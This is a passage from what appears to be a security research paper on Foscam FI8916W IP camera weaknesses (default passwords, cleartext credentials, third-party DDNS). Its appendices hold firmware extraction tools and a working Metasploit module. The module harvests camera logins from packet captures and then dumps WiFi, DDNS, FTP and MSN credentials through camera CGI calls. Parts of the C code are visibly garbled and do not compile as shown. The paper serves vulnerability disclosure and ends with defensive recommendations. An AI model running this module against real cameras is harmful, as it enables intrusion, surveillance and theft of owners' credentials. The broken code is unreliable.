    (11) Get Misc
    (12) Get WiFi Scan Result
    (13) Video
    (14) Show Primary User IDs and Passwords
    (15) Exit

Enter an option > 2

var id='C4D6552DFA5F';
var sys_ver='11.37.2.65';
var app_ver='2.0.10.6';
var alias='';
var now=1499383251;
var tz=28800;
var daylight_saving_time=0;
var ntp_enable=1;
var ntp_svr='time.nist.gov';
var user1_name='admin';
var user1_pwd='';
var user1_pri=2;
var user2_name='';
var user2_pwd='';
var user2_pri=0;
var user3_name='';
var user3_pwd='';
var user3_pri=0;
var user4_name='';
var user4_pwd='';
var user4_pri=0;
var user5_name='';
var user5_pwd='';
var user5_pri=0;
var user6_name='';
var user6_pwd='';
var user6_pri=0;
var user7_name='';
var user7_pwd='';
var user7_pri=0;
var user8_name='';
var user8_pwd='';
var user8_pri=0;
var dev2_alias='';
var dev2_host='';
var dev2_port=0;
var dev2_user='';
var dev2_pwd='';
```


*Option 2 Display User Parameters*

Option 5 provides a function by which snapshots can be captured from the camera. It creates a .jpg file with a date and time stamped name and saves it in the directory specified by CAMDIR. It then opens the image in the default image viewer.



*Option 5 Snapshot captures a snapshot from the camera.*

Option 13 allows the user to view the camera video stream. It opens the default browser to display the stream.



*Option 13 Video Displays the Camera's Video Stream in the Default Browser.*

Using this framework for this camera you could implement control of the cameras positioning, panning, motion detection, set primary and secondary account information, update firmware, update web UI, etc. This module demonstrates the vulnerability of the Foscam IoT implementation. It also demonstrates the risks used by relying on third party services. Not only is the Foscam camera vulnerable but it puts the security at risk of any other devices tied to the associated user accounts. Any additional devices and services the user may be hosting on these third party services are exposed by the lack of credential security on the Foscam camera.

## **6.0 - Summary and Recommended Resolutions**

To summarize, the vulnerabilities mentioned in this paper include:

- Default Passwords.
- Man-in-the-middle DDNS attacks.
- Use of third party services.
- Clear text user id's and passwords in HTTP traffic.
- Other credentials accessible via the camera CGI's.
- Previously documented Boa Webserver command injection vulnerability.
- Previously documented Polycom ViaVideo denial of service.

Also, there are:

- Too many features and settings exposed to remote control.
- Physical reset switches.

A case could be made that these vulnerabilities are related. The dependency on third party services to support the camera is likely why the camera account credentials are in clear text, other credentials need to be stored on the camera which makes the vulnerability to man-in-the-middle DDNS attacks more pronounced. Default credentials only amplify the insecurity alleviating even the need for packet capturing to discover the user ID and password.

Comparing the architecture to another IP camera manufacturer, Vimtag, indicates a solution that could be followed by Shenzhen Foscam Intelligent Technology Co., Limited, to limit the vulnerability surface. With Vimtag cameras, all services are provided by the manufacturer. Data is streamed to them and disseminated from that point. There is no direct retrieval from the camera and therefore no direct communication from the software to the camera. Packet

scans will not uncover any information regarding the camera's IP. The manufacturer takes a larger role in the process of securing the camera.

Additionally, with the Vimtag method, a single overall account is set up and user cameras are assigned to that account. There is no default password for this account and this is the account required to stream remotely. There is a default password for the camera, "admin", but since the camera is not remotely accessible it is more secure. The cameras sit behind any router, firewall, etc. set up by the user. Passwords are encrypted from the software to the company based host. In addition to standard smart phone and PC applications, this solution also allows for a completely website based camera interface requiring no IP's to be identified.

Foscam should reconsider the implementation of default credentials. It is highly recommended the user be forced to change both the user ID and password on initial login. Also, the credentials need to be encrypted when sent. This should be relatively simple to implement and closes a rather large security vulnerability.

Further, it may be useful for all IoT device manufacturers to carefully consider which setup configurations should be allowed to be modified remotely based on the particular needs and use cases for the specific device. For example, it may be helpful to consider whether camera credentials, including the primary account credentials, firmware, web UI, DDNS, WiFi setup, etc. need to be configurable remotely. Another option would be to allow the user, through a local configuration, to determine which features they want to be remotely configured with a default to none. The fewer features that can be modified remotely the fewer attack vectors a hacker will have.

There is another vulnerability caused by some IoT devices having physical reset switches. This, in combination with default passwords, makes it easy for anyone with physical access to the device to take control of the device. Although physical access to a device makes it very vulnerable regardless, it would be useful to consider another approach to reinitializing the camera that does not make itself available to anyone with physical access.

Finally, the previously documented vulnerabilities, Boa Server (CVE2009-4496) and Polycom ViaVideo (CVE-2002-1906) need to be resolved.

## Appendices

### Appendix A - Links

- Foscam Firmware - <http://www.foscam.com/download-center/firmware-downloads.html>
- Foscam FI8916W User Manual  
<http://www.foscam.com.co/Private/ProductFiles/User%20Manual/MJPEG/New/FI8916W%20user%20manual.pdf>
- Foscam CGI links - <https://www.foscam.es/descarga/Foscam-IPCamera-CGI-User-Guide-AllPlatforms-2015.11.06.pdf>
- FI9821W CGI - <http://www.themadhermit.net/wp-content/uploads/2013/03/FI9821W-CGI-Commands.pdf>

- uClinux - <http://www.uclinux.org/>
- uClinux developers guide - [http://download.atmark-techno.com/common/uclinux\\_dist\\_developers\\_guide\\_en-1.1.pdf](http://download.atmark-techno.com/common/uclinux_dist_developers_guide_en-1.1.pdf)
- Romfser romfs file system extraction - <https://github.com/newbg/romfser>
- Arm tools - <http://www.metavert.com/public/NO-SUPPORT/>
- Arm2html -  
[http://www.sigmaplayer.com/filebase.php?d=1&id=13&c\\_old=5&what=c&page=1](http://www.sigmaplayer.com/filebase.php?d=1&id=13&c_old=5&what=c&page=1)
- Vimtag - <https://vimtagusa.com/>
- Keil ARM RealView Microcontroller Development Kit (RVMDK) -  
<http://www.keil.com/demo>
- ARM assembly -  
[http://www.keil.com/support/man/docs/armclang\\_asm/armclang\\_asm\\_pge1427897429921.htm](http://www.keil.com/support/man/docs/armclang_asm/armclang_asm_pge1427897429921.htm)
- Webui extract tool had to be modified -  
<https://irishjesus.wordpress.com/2010/03/30/hacking-the-foscam-fi8908w/>
- BFLT Format - <http://retired.beyondlogic.org/uClinux/bflt.htm>
- Foscam default passwords - <https://ipvm.com/reports/ip-cameras-default-passwords-directory>
- IPCAM CGI SDK 2.1 <http://www.notesco.net/download/pcamcgisdk21.pdf>

- Exploiting Foscam IP Camera - <http://rampartssecurity.com/docs/Exploiting-Foscam-IP-Cameras.pdf>
- Default Foscam Passwords - <https://intercom.help/angelcam/general-guides-and-info/connecting-a-camera-to-angelcam/default-camera-passwords-directory>

## Appendix B - romfser.c

```
/*
 *      romfser      - romfs implementation that can read/substitute/extract
 *                      from romfs image file
 *
 *      Compilation: gcc -Wall romfser.c -o romfser
 *
 *      Author: Nikolay Aleksandrov (razor@blackwall.org) 2007, Bug Fixes Dallas Wright 2017
 */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <errno.h>
#include <unistd.h>
#include <sys/mman.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <arpa/inet.h>

#define NEXT_MASK 0x7fffffff
#define ROMFS_ID "-rom1fs"
enum {
    ROMFS_HARD,           //0      hard link
    ROMFS_DIR,            //1      directory
    ROMFS_REG,            //2      regular file
    ROMFS_LNK,            //3      symbolic link
    ROMFS_BLK,            //4      block device
    ROMFS_CHR,            //5      char device
    ROMFS_SCK,            //6      socket
    ROMFS_FIF,            //7      fifo
    ROMFS_EXEC,           //8      exec flag
};

#define MAX_SPEC 0x7
#define MAX_FUNCS 10
#define MAX_NAME 45
#define MAX_PARENT 1024

#define PRINT_START printf("%-45s%-15s%-15s%-15s%-10s\n", "[ name ]", "[ next ]", "[ size ]", "[ type ]", "[ exec ]");

#define READ_BLOCK 4096
#define ALIGNUP16(x) (((x)+15)&~15)
#define usage()
    printf("Usage: %s <image file> <offset in image> <flags> [flags args]\n\n"
    "Example: %s a.img 802 le touch.css\n"
    "The previous example lists all files and directories of the RomFS\n"
    "of the image and extracts touch.css in the current directory\n"
    "Flags: l - list, e - extract 1 file (1 arg), a - extract all with dir\n"
    "       structure in current directory, s - substitute two files the new\n"
    "       file should be <= the other filesize since it's overwritten without\n"
};
```

```

"          any header changes\n", argv[0], argv[0])

struct      romfs_file
{
    unsigned   next;
    unsigned   spec;
    unsigned   size;
    unsigned   check;
    char       name[0];
};

char      *specs[] =
{
    "Hard link",
    "Directory",
    "Regular file",
    "Symbolic link",
    "Block device",
    "Char device",
    "Socket",
    "FIFO",
    NULL
};

struct      func_desc
{
    int        (*func)();
    char      name[MAX_NAME];
    char      sname[MAX_NAME];
    char      parentstr[MAX_PARENT];
};

struct func_desc      exec_funcs[MAX_FUNCS];

/*          function protos           */
void      print_inode(char*, unsigned, unsigned);
void      error(char*);
int      report(struct func_desc *, struct romfs_file *);
int      extract_inode(struct func_desc *, struct romfs_file *); /*          extracts dirs/files      */
int      sub_inode(struct func_desc *, struct romfs_file *); /*          substitute file inside */
int      extract_image(struct func_desc *, struct romfs_file *); /*          extracts everything */
unsigned   count_slashes(char*);
size_t      my_strlcpy(char *, char *, size_t);

/*          global variables           */
char      *addrptr; /*          mmap addr holder      */
unsigned   next; /*          next file offset      */
unsigned   flags=0; /*          list flag            */

int      main(argc, argv)
{
    int        argc;
    char      **argv;
    struct      stat
    {
        int        i, off, fd, flagnum;
        flags[64];
        struct      getstat;
    };

    if (argc < 4)
    {
        usage();
        return -1;
    }

    fd = open(argv[1], O_RDWR, S_IRWXU);

    if (stat(argv[1], &getstat) == -1)
    {
        perror("stat");
        return -1;
    }

    argc--; argv++;
    off = atoi(argv[1]);
    argc--; argv++;

    /*          flags           */
    my_strlcpy(flags, argv[1], 64);
    flagnum = strlen(flags)%MAX_FUNCS;
    argc--; argv++;
    for(i=0;i<flagnum;i++)
    {
        switch(flags[i])
        {
            case 'e':
                if (argc < 2)
                    error("Missing flag argument\n");
                exec_funcs[i].func = extract_inode;
                my_strlcpy(exec_funcs[i].name, argv[1], MAX_NAME);
        }
    }
}

```

```

        argc->argv++;
break;

case      'l':
exec_funcs[i].func = report;
break;

case      's':
if (argc < 3)
    error("Missing flag arguments\n");
exec_funcs[i].func = sub_inode;
my_strncpy(exec_funcs[i].name, argv[1], MAX_NAME);
my_strncpy(exec_funcs[i].sname, argv[2], MAX_NAME);
argc-=2;argv+=2;
break;

case      'a':
exec_funcs[i].func = extract_image;
break;

default:
error("Unknown flag used\n");
}
}

exec_funcs[i].func = NULL;

addrptr = (char*)mmap(NULL, getstat.st_size, PROT_READ | PROT_WRITE, MAP_SHARED, fd, off);

if (addrptr == MAP_FAILED)
{
    perror("mmap");
    return -1;
}

if (strcmp(addrptr,ROMFS_ID))
{
    error("Not recognized as ROMFS\n");
}

next = ALIGNUP16(16+(strlen((addrptr+16))+1));

PRINT_START;
print_inode("/", next, next);

return 0;
}

void print_inode(char *parent, unsigned off, unsigned offparent)
{
unsigned      oldoff=0,i,cnt;
struct romfs_file  *tempfile;
char          customparent[MAX_PARENT];

for(cnt=0;cnt++)
{
    if (oldoff == off)
    {
        error("possible broken fs endless loop\n");
    }

    tempfile = (struct romfs_file*)((char*)addrptr+off);

    for(i=0;exec_funcs[i].func!=NULL;i++)
    {
        snprintf(exec_funcs[i].parents, MAX_PARENT, "%s",parent);
        exec_funcs[i].func(&exec_funcs[i], tempfile);
    }

    if (tempfile->name[0] != '.' && (htonl(tempfile->next)&MAX_SPEC) == ROMFS_DIR)
    {
        snprintf(customparent, MAX_PARENT, "%s%s/", parent,tempfile->name);
        print_inode(customparent, off+32, off);
    }

    oldoff = off;
    off = (htonl(tempfile->next)&NEXT_MASK);

    if (off == 0)
    {
        return;
    }
}

int report(struct func_desc *func, struct romfs_file *file)
{
char          tempname[MAX_PARENT];

```

```

if (file->name[0] != '.')
    sprintf(tempname, sizeof(tempname), "%s%s", func->parentstr, file->name);
else
    my_strlcpy(tempname, file->name, MAX_PARENT);

printf("%-45s", tempname);
printf("%-15u", htonl(file->nnext)&NEXT_MASK);
printf("%-15u", htonl(file->size));
printf("%-15s", specs[(htonl(file->nnext)&MAX_SPEC)]);
printf("%-10s\n", (htonl(file->nnext)&ROMFS_EXEC) ? "Yes" : "No");

return 0;
}

int extract_inode(struct func_desc *func, struct romfs_file *file)
{
    int      filefd=0,size=0;
    char    *writeptr;
    char    fpath[MAX_PARENT];

    if (strcmp(file->name, func->name))
        return -1;

    sprintf(fpath, MAX_PARENT, "./%s%s", func->parentstr, file->name);
    if ((htonl(file->nnext)&MAX_SPEC) == ROMFS_DIR)
    {
        if (mkdir(fpath, 0755) == -1)
        {
            perror("mkdir");
            return -1;
        }
    }
    else
    {
        if ((filefd = open(fpath, O_CREAT|O_WRONLY, S_IRWXU)) == -1)
        {
            if ((filefd = open(file->name, O_CREAT|O_WRONLY, S_IRWXU)) == -1)
            {
                perror("open");
                return -1;
            }
        }

        writeptr = (char*)((char*)file + sizeof(struct romfs_file)+ALIGNUP16(strlen(file->name))+1);

        writeptr = writeptr - 1;
        size = htonl(file->size);

        if (write(filefd, writeptr, size) == -1)
        {
            perror("write");
            return -1;
        }

        close(filefd);
    }

    return 0;
}

int sub_inode(struct func_desc *func, struct romfs_file *file)
{
    int      filefd,i,readsiz=0;
    char    *writeptr;
    char    readstring[READ_BLOCK]; /* default reading/writing 4k blocks */

    if (strcmp(func->name, file->name))
        return 0;

    if ((filefd = open(func->sname, O_RDONLY)) == -1)
    {
        perror("open");
        return -1;
    }

    writeptr = (char*)((char*)file + sizeof(struct romfs_file)+ALIGNUP16(strlen(file->name))+1);
    readsiz = htonl(file->size)<READ_BLOCK ? htonl(file->size) : READ_BLOCK;

    for(i=0;i<htonl(file->size);i+=READ_BLOCK)
    {
        ssize_t thesize = read(filefd, readstring, readsiz);
        if(thesize == 0) {
            thesize = 1;
        }
        if(read(filefd, readstring, readsiz) > 0){ /*
            memcpy(writeptr, readstring, readsiz);
            writeptr+=readsiz;
        */
    }
}

```

```

/*
     */
}

if (msync(file, htonl(file->size)+sizeof(struct romfs_file)+ALIGNUP16(strlen(file->name))+1, MS_SYNC) == -1)
{
    perror("msync");
    return -1;
}

return 0;
}

int extract_image(struct func_desc *func, struct romfs_file *file)
{
    if (strlen(file->name) <= 2 && file->name[0] == '.')
        return 0;

    my_strlcpy(func->name, file->name, MAX_NAME);

    return extract_inode(func, file);
}

void error(char *err)
{
    printf("Exit with error: %s\n", err);
    exit (-1);
}

unsigned count_slashes(char *str)
{
    unsigned i,slashes;

    for(i=0,slashes=0;str[i]!=0;i++)
        if (str[i] == '\\')
            slashes++;

    return slashes;
}

size_t my_strlcpy(char *d, char *s, size_t len)
{
    size_t cnt;

    if (!len)
        return 0;

    for (cnt = 0; cnt < len-1 && cnt < strlen(s); cnt++)
        d[cnt] = s[cnt];

    d[cnt] = '\0';

    return cnt;
}

```

## Appendix C - extracto.c

```

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/stat.h>

int main(int argc, char **argv) {
    FILE *f = NULL;
    int len = 0, type = 0;
    char src_file[512], dst_file[512], *data = NULL;
    int max_data = 0;

    if ((f = fopen(argv[1], "rb")) == NULL)

```

```
exit(-1);

fseek(f, 0, SEEK_END);

int file_len = ftell(f);

/* dallas - modification
fseek(f, 0, SEEK_SET);
*/
fseek(f, 8, SEEK_SET);

fread(&len, 1, 4, f);

if (len != file_len) {

    fprintf(stderr, "File size doesn't match that reported in the header: %d/%d\n", len, file_len);

    exit(-1);

}

else

    fprintf(stderr, "File size matches the header: %d/%d\n", len, file_len);

/* dallas - modification
fseek(f, 29, SEEK_SET);
*/
fseek(f, 16, SEEK_SET); // seek to first file

while(!feof(f)) {

    memset(src_file, 0, sizeof(src_file));

    memset(dst_file, 0, sizeof(dst_file));

    fread(&len, 1, 4, f); // read filename length

    fprintf(stderr, "File name length: %d\n", len);

    fread(src_file, 1, len, f); // read filename

    sprintf(dst_file, "%s%s", argv[2], src_file);

    type = 0;

    fread(&type, 1, 1, f); // read entry type

    if (type == 0) {

        if (mkdir(dst_file, 0770) != 0) {

            fprintf(stderr, "Unable to write file: %s", dst_file);

            exit(-1);

        }

    } else if (type == 1) {

        FILE *f2 = fopen(dst_file, "wb");


```

```

if (f2 == NULL) {
    fprintf(stderr, "Unable to write file: %s", dst_file);
    exit(-1);
}

fread(&len, 1, 4, f); // read data length
if (len > max_data) {
    data = realloc(data, len);
    max_data = len;
    if (data == NULL) {
        fprintf(stderr, "Unable to allocate data necessary to extract file. Requested: %d bytes.\n", len);
        exit(-1);
    }
}
fread(data,1,len,f);

fprintf(stdout, "Extracting %s (%d bytes)...\\n", src_file, len);
fwrite(data, 1, len, f2);
fclose(f2);
}

fclose(f);
free(data);
return 0;
}
}

```

## Appendix D - ipcamera.rb

```

##

# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##


require 'msf/core'

class Camera < Msf::Auxiliary

##

# filescan : This routine scans for a packet capture file for a text signature.
#           The text signature is defined in the specific camera class.
##
```

```
def self.filescan(search_file, result_file, search_token)

strings = File.open(result_file, 'w')

current_token = ""
found_token = false
puts "\033[32m(0) Scanning....\n"

File.open(search_file, 'rb') { |io| io.read}.unpack("C*").map do |val|
  if ( val > 31 && val < 127)
    current_token = current_token + val.chr
    if current_token == search_token
      found_token = true
    end
  else
    if found_token
      strings.write(current_token)
      strings.write("\n")
      puts "Found ==> " + current_token
    end
    found_token = false
    current_token = ""
  end
end

strings.close()
puts "\033[0m"

if File.size(result_file) > 0
  return true
else
  return false
end
end

class FI8916W < Camera

  include Msf::Exploit::Remote::HttpClient
  include Msf::Auxiliary::Report
  include Msf::Exploit::Capture

  ##

  # CGIS - set up array that is used to build menu and execute camera functions
  ##
```

```

CAMTAG = "GET"
MAXOPT = 15
CGIS = Array.new(MAXOPT) { Array.new(3)}

CGIS[0] = ["Status", "/get_status.cgi", "get_status"]
CGIS[1] = ["User Parameters", "/get_params.cgi", "get_user_params"]
CGIS[2] = ["Reboot", "/reboot.cgi", "reboot"]
CGIS[3] = ["Status DDNS", "/ddns_status.cgi", "get_ddns"]
CGIS[4] = ["Snapshot", "/snapshot.cgi", "get_snapshot"]
CGIS[5] = ["Status UPNP", "/upnp_status.cgi", "get_upnp"]
CGIS[6] = ["Restore Factory Settings", "/restore_factory.cgi", "set_factory"]
CGIS[7] = ["Camera Parameters", "/get_camera_params.cgi", "get_camera_params"]
CGIS[8] = ["Get Forbidden", "/get_forbidden.cgi", "get_forbidden"]
CGIS[9] = ["Get Log", "/get_log.cgi", "get_log"]
CGIS[10] = ["Get Misc", "/get_misc.cgi", "get_misc"]
CGIS[11] = ["Get WiFi Scan Result", "/get_wifi_scan_result.cgi", "get_wifi_scan_result"]
CGIS[12] = ["Video", "", "get_video"]
CGIS[13] = ["Show Primary User IDs and Passwords", "", "show_userinfo"]
CGIS[14] = ["Exit", "", ""]

# Define camera signature
PASSTCGI = CGIS[2][1]

##
# Establish class scope variables to contain extracted data
##

@cgiuser   = ""
@cgipass   = ""
@cgiwifiuser = ""
@cgiwifipass = ""
@cgiddnsuser = ""
@cgiddnspass = ""
@cgiddnspass = ""
@cgitpsvr  = ""
@cgitpuser = ""
@cgitppass = ""
@cgimsnuser = ""
@cgimsnpass = ""

@datastore = ""

##
# initialize - Store the datastore from the main class and extract credentials
#
#      based on the PCAP scan.

```

```

##

def initialize(inherited_datastore)
# Save the datastore from the main module.
super(inherited_datastore)

@datastore = inherited_datastore

# Extract user id an dpassword using camera credentials extracted by Camera class.

get_user_pass()
end

##

# get_menu - extract the menu as text from the CGIS array.

##

def get_menu()
option = 1

menu = "\033[32m\n"
CGIS.each do |(cgi_text, cgi_cgi)|
  menu = menu + "(" + option.to_s + ") " + cgi_text + "\n"
  option = option + 1
end
menu = menu + "\033[0m"

return menu
end

##

# max_options - Return the number of elements in the menu/CGIS array.

##

def max_options()
  return MAXOPT
end

##

# get_user_pass - Extract user and password information from the signature
#           file parsed from the PCAP array

##

def get_user_pass()
  File.foreach(@datastore["camdir"] + "fi8916w.txt") do |val|
    if val.match(PASSCGI)
      end_positions = val.enum_for(:scan, "&").map { Regexp.last_match.begin(0) }
      @cgiuser = val[val.match("user=").end(0)..(end_positions[0] - 1)]
      @cgipass = val[val.match("pwd=").end(0)..(end_positions[1] - 1)]
      puts "Found user = " + @cgiuser
      puts "Found pwd = " + @cgipass
    end
  end
end

```

```

    end
end

if @cgiuser > ""
  res = ""
  res = send_request_cgi({
    'method' => 'GET',
    'uri'   => "#{CGIS[1][1]}",
    'vars_get' => {
      'user' => @cgiuser,
      'pwd'  => @cgipass
    }
  })
end

if res && res.code == 200

  @cgiwifiuser = find_key(res.body, "wifi_ssid")
  @cgiwifipass = find_key(res.body, "wifi_wpa_psk")

  @cgiddnsuser = find_key(res.body, "ddns_user")
  @cgiddnspass = find_key(res.body, "ddns_pwd")
  @cgiddnshost = find_key(res.body, "ddns_host")

  @cgiftpsvr = find_key(res.body, "ftp_svr")
  @cgiftpuser = find_key(res.body, "ftp_user")
  @cgiftppass = find_key(res.body, "ftp_pwd")

  @cgimsnuser = find_key(res.body, "msn_user")
  @cgimsnppass = find_key(res.body, "msn_pwd")

end
end

end

##

# The following functions return the results of the function as defined
# in the menu/CGIS array. Some functions may require additional processing
# not defined in the array.

##

def get_option_cgi(option)
  return CGIS[option - 1][1]
end

```

```
def get_option_name(option)
    return CGIS[option - 1][0]
end

def process_option(option)
    send(CGIS[option - 1][2], option)
end

def get_status(option)
    process_cgi(CGIS[option - 1][1], true)
end

def get_user_params(option)
    process_cgi(CGIS[option - 1][1], true)
end

def reboot(option)
    process_cgi(CGIS[option - 1][1], true)
end

def get_misc(option)
    process_cgi(CGIS[option - 1][1], true)
end

def get_ddns(option)
    if process_cgi(CGIS[option - 1][1], true).to_i > 0
        red_text()
        puts "DDNS working."
    else
        red_text()
        puts "DDNS not working."
    end
    white_text()
end

def get_upnp(option)
    if process_cgi(CGIS[option - 1][1], true).to_i == 1
        red_text()
        puts "UPNP working."
    else
        red_text()
        puts "UPNP not working."
    end
    white_text()
end
```

```
end

##

# get_snapshot - Has to perfrom additional processing to capture the stream and
#      save the data as a JPG in the appropriate directory with a
#      date and timestamped name. It then opens the JPG with the default
#      JPG viewer.

##

def get_snapshot(option)
  time_stamp = Time.now

  snapshot = process_cgi(CGIS[option - 1][1], false)
  snapshot_filename = @datastore["camdir"] + "snapshot-" + time_stamp.inspect + ".jpg"
  snapshot_file = File.open(snapshot_filename, 'wb')
  snapshot_file.write(snapshot)
  snapshot_file.close()

  red_text()
  puts "Writing #{snapshot_filename}."
  white_text()

  system("xdg-open \"#{snapshot_filename}\"")
end

def set_factory(option)
  puts "Not implemented for safety in testing ;)"
end

##

# process_cgi - This routines performs the GET for a given CGI
#      command and returns the result. It may also
#      display the result if requested.

#
def process_cgi(cgi_function, to_display)
  res = ""
  res = send_request_cgi({
    'method' => 'GET',
    'uri'    => "#{cgi_function}",
    'vars_get' => {
      'user' => @cgouser,
      'pwd'  => @cgipass
    }
  })

```

```
red_text()
if res && res.code == 200
    if to_display
        puts res.body
    end
else
    print_error("Requested CGI did not work.")
end
white_text()

return res.body
end

def get_camera_params(option)
process_cgi(CGIS[option - 1][1], true)
end

def get_log(option)
process_cgi(CGIS[option - 1][1], true)
end

def get_wifi_scan_result(option)
process_cgi(CGIS[option - 1][1], true)
end

def get_forbidden(option)
process_cgi(CGIS[option - 1][1], true)
end

##
# get_video - Displays the video stream in the default browser.
##
def get_video(option)
video_url = "http://" + datastore["rhost"] + ":" + datastore["rport"].to_s + "/videostream.cgi?user=" + @cgipuser + '&pwd=' + @cgipass
system("xdg-open #{video_url}")
end

def set_ddns
puts "set_ddns"
end

def show_userinfo(option)
red_text()
```

```

puts "Camera user = " + @cgiuser
puts "Camera pwd = " + @cgipass
puts "WiFi user = " + @cgifiwifiuser
puts "WiFi pwd = " + @cgifiwifipass
puts "DDNS user = " + @cgiddnsuser
puts "DDNS pwd = " + @cgiddnspass
puts "DDNS host = " + @cgiddnshost
puts "FTP svr = " + @cgiftpsvr
puts "FTP user = " + @cgiftpuser
puts "FTP pwd = " + @cgiftppass
puts "MSN user = " + @cgimsnuser
puts "MSN pass = " + @cgimsnpass

white_text()

end

##

# is_FI8916W - This functions looks for the camera signature in the
# PCAP file and returns True if found, otherwise False.

##

def self.is_FI8916W(work_dir, search_file)

return_value = false

if Camera.filescan(work_dir + search_file, work_dir + "fi8916w.txt", CAMTAG)
  puts "FI8916W signature found."

CGIS.each do |(cgi_text, cgi_cgi)|
  File.foreach(work_dir + "fi8916w.txt") do |val|
    cgi_match = val.match(cgi_cgi)
    if (cgi_match != nil)
      return_value = true
    end
  end
end

return return_value
end

private

def red_text
  puts "\033[1m\033[31m\n"
end

```

```
def white_text
  puts "\033[0m\033[22m\n"
end

##

# find_key - scans a data string for a specified key
##

def find_key(res_string, target_key)

  start_positions = res_string.enum_for(:scan, target_key).map { Regexp.last_match.begin(0) }

  end_positions  = res_string[start_positions[0]..res_string.length].enum_for(:scan, ";").map { Regexp.last_match.begin(0) }

  end_positions  = start_positions[0] + end_positions[0] - 2

  start_positions = start_positions[0] + target_key.length + 1

  return res_string[start_positions..end_positions]

end

end

class MetasploitModule < Msf::Auxiliary

  include Msf::Exploit::Remote::HttpClient
  include Msf::Auxiliary::Report
  include Msf::Exploit::Capture


  def initialize
    super(
      'Name'      => 'IP Camera Utility',
      'Version'   => '$Revision: 7243 $',
      'Description' => 'This module simply controls and extracts information from an IP Camera.',
      'Author'     => 'Dallas Wright',
      'License'    => MSF_LICENSE,
      'DefaultOptions' =>
      {
        'RHOST' => "10.0.0.194",
        'RPORT' => 8080
      }
    )

    ##

    # Deregister unneeded options
    ##

    deregister_options('VHOST', 'FILTER', 'INTERFACE', 'PCAPFILE', 'Proxies', 'SNAPLEN', 'SSL', 'TIMEOUT')
  end
end
```

```
##  
# Register new options and default them.  
##  
  
register_options(  
[  
    OptString.new("CAMTYPE", [true, 'Type of camera.', 'FI8916W']),  
    OptString.new("CAMDIR", [true, 'Packet capture directory.', "/root/Desktop/Work/"]),  
    OptString.new("CAMPKT", [true, 'Packet capture file.', 'ddns.pcapng'])  
], self.class)  
  
end  
  
def run  

```

```
end  
end
```

## Appendix E - Get Parameters Menu Option

```
var id='C4D6552DFA5F';  
var sys_ver='11.37.2.65';  
var app_ver='2.0.10.6';  
var alias='';  
var now=1497282032;  
var tz=28800;  
var daylight_saving_time=0;  
var ntp_enable=1;  
var ntp_svr='time.nist.gov';  
var user1_name='admin';  
var user1_pwd='';  
